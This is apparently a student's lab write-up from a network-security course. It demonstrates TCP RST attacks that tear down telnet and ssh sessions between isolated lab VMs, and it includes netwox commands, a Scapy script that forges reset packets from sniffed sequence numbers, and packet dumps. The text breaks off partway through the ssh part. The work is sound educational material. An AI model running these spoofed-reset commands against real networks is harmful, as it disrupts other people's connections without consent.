
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/15/21]seed@Siris_PES1UG19CS485_Victim:~$
```

We can see that the telnet is established.

Wireshark Capture:




From the Wireshark screenshot, we can see the last TELNET packet details such as:

Destination Port: 45768

Sequence Number: 452825296

With the use of the above data, we run a TCP RST Attack from the attacker VM:



The screenshot shows a terminal window on a Linux desktop environment. The terminal output is as follows:

```
[11/15/21]seed@SiriS_PES1UG19CS485_Attacker:~$ sudo netwox 40 -l 10.0.2.21 -m 10.0.2.20 -o 23 -p 45768 -B -q 452825296
```

IP


version	ihl	tos	totlen
4	5	0x00=0	0x0028=40
id		r D M	offsetfrag
0x7CC0=31936		0 0 0	0x0000=0
ttl	protocol	checksum	
0x00=0	0x06=6	0x25E8	
source			
10.0.2.21			
destination			
10.0.2.20			

TCP

source port	destination port
0x0017=23	0xB2C8=45768
seqnum	0x1AFD90D0=452825296
acknum	0x00000000=0
doff	window
5	0x0 r r r r C E U A P R S F
0 0 0 0 0 0 0 0 0 0 1 0 0	0x0000=0
checksum	urgptr
0x390B=14603	0x0000=0

Here, we can see the information provided by the RST packet.


After running the attack, we can see that the telnet connection is not being established like before:



```
[11/15/21]seed@SiriS_PES1UG19CS485_Observer:~$ telnet 10.0.2.20
Trying 10.0.2.20...
Connected to 10.0.2.20.
Escape character is '^'.
Ubuntu 16.04.2 LTS
SiriS_PES1UG19CS485_Victim login:
Login timed out after 60 seconds.
Connection closed by foreign host.
[11/15/21]seed@SiriS_PES1UG19CS485_Observer:~$
```

Connection is closed by foreign host

Wireshark Capture:




Now the telnet connection gets disconnected due to the netwox command

Wireshark Capture:

The last Telnet packet and its details which will be used in the next attack

Destination Port: 45770

Sequence Number: 2492612997



Now we will try to perform the same attack with the help of a python code:

```
reset_tcp.py (~bin) - gedit
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending reset packet")
IPLayer = IP(src="10.0.2.21", dst="10.0.2.20")
TCPLayer = TCP(sport=23, dport=45770, flags="R", seq=2492612997)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

We run the attack on the Attacker VM:



```
Terminal [11/15/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin$ sudo python reset_tcp.py
[11/15/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin$
```

Sending reset packet

version	: BitField (4 bits)	= 4	(4)
ihl	: BitField (4 bits)	= None	(None)
tos	: XByteField	= 0	(0)
len	: ShortField	= None	(None)
id	: ShortField	= 1	(1)
flags	: FlagsField (3 bits)	= <Flag 0 ()>	(<Flag 0 ()>)
frag	: BitField (13 bits)	= 0	(0)
ttl	: ByteField	= 64	(64)
proto	: ByteEnumField	= 6	(0)
checksum	: XShortField	= None	(None)
src	: SourceIPField	= '10.0.2.21'	(None)
dst	: DestIPField	= '10.0.2.20'	(None)
options	: PacketListField	= []	([])
--			
sport	: ShortEnumField	= 23	(20)
dport	: ShortEnumField	= 45770	(80)
seq	: IntField	= 2492612997L	(0)
ack	: IntField	= 0	(0)
dataofs	: BitField (4 bits)	= None	(None)
reserved	: BitField (3 bits)	= 0	(0)
flags	: FlagsField (9 bits)	= <Flag 4 (R)>	(<Flag 2 (S)>)
window	: ShortField	= 8192	(8192)
checksum	: XShortField	= None	(None)
urgptr	: ShortField	= 0	(0)
options	: TCPOptionsField	= []	([])

```
[11/15/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin$
```

The attack has been executed as seen above


When we try to telnet the victim, we are not able to:



```
Terminal [11/15/21]seed@SiriS_PES1UG19CS485_Observer:~$ telnet 10.0.2.20
Trying 10.0.2.20...
Connected to 10.0.2.20.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
SiriS_PES1UG19CS485 Victim login:
Login timed out after 60 seconds.
Connection closed by foreign host.
[11/15/21]seed@SiriS_PES1UG19CS485_Observer:~$
```

Connection closed by foreign host


Wireshark Capture:



The telnet connection gets disconnected due to the netwox command as it sends an RST packet whose details are in the Wireshark screenshot

2. ssh

First we will try to establish an ssh connection from the observer (10.0.2.21) to the client (10.0.2.20):



```
[11/15/21]seed@Siris_PES1UG19CS485_Observer:~$ ssh 10.0.2.20
The authenticity of host '10.0.2.20 (10.0.2.20)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xqleYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.20' (ECDSA) to the list of known hosts.
seed@10.0.2.20's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Nov 15 08:26:04 2021 from 10.0.2.21
[11/15/21]seed@Siris_PES1UG19CS485_Victim:~$
```


The connection is established as seen above

Wireshark Capture:

The last *ssh* packet and its details which will be used in the next attack

Destination Port: 42036


Next Sequence Number: 2838742942



After performing the attack, using the above data from the Wireshark capture,


Command: `sudo netwox 40 -l 10.0.2.21 -m 10.0.2.20 -o 22 -p 42036 -B -q 2838742942`

We observe that the ssh connection is closed by a remote host as seen below:



A terminal window titled "Terminal" showing a session on "seed@SiriS_PES1UG19CS485_Observer". The user attempts to ssh into 10.0.2.20, but receives a message: "Connection to 10.0.2.20 closed by remote host. Connection to 10.0.2.20 closed." The timestamp is [11/15/21].

Wireshark Capture:




We can see the RST packet sent from the observer to the victim

Now we will try to perform the same attack with the help of a python code:

First we perform an ssh connection and collect information from the last packet of a Wireshark capture:

Destination Port: 53552

Sequence Number: 2081052122



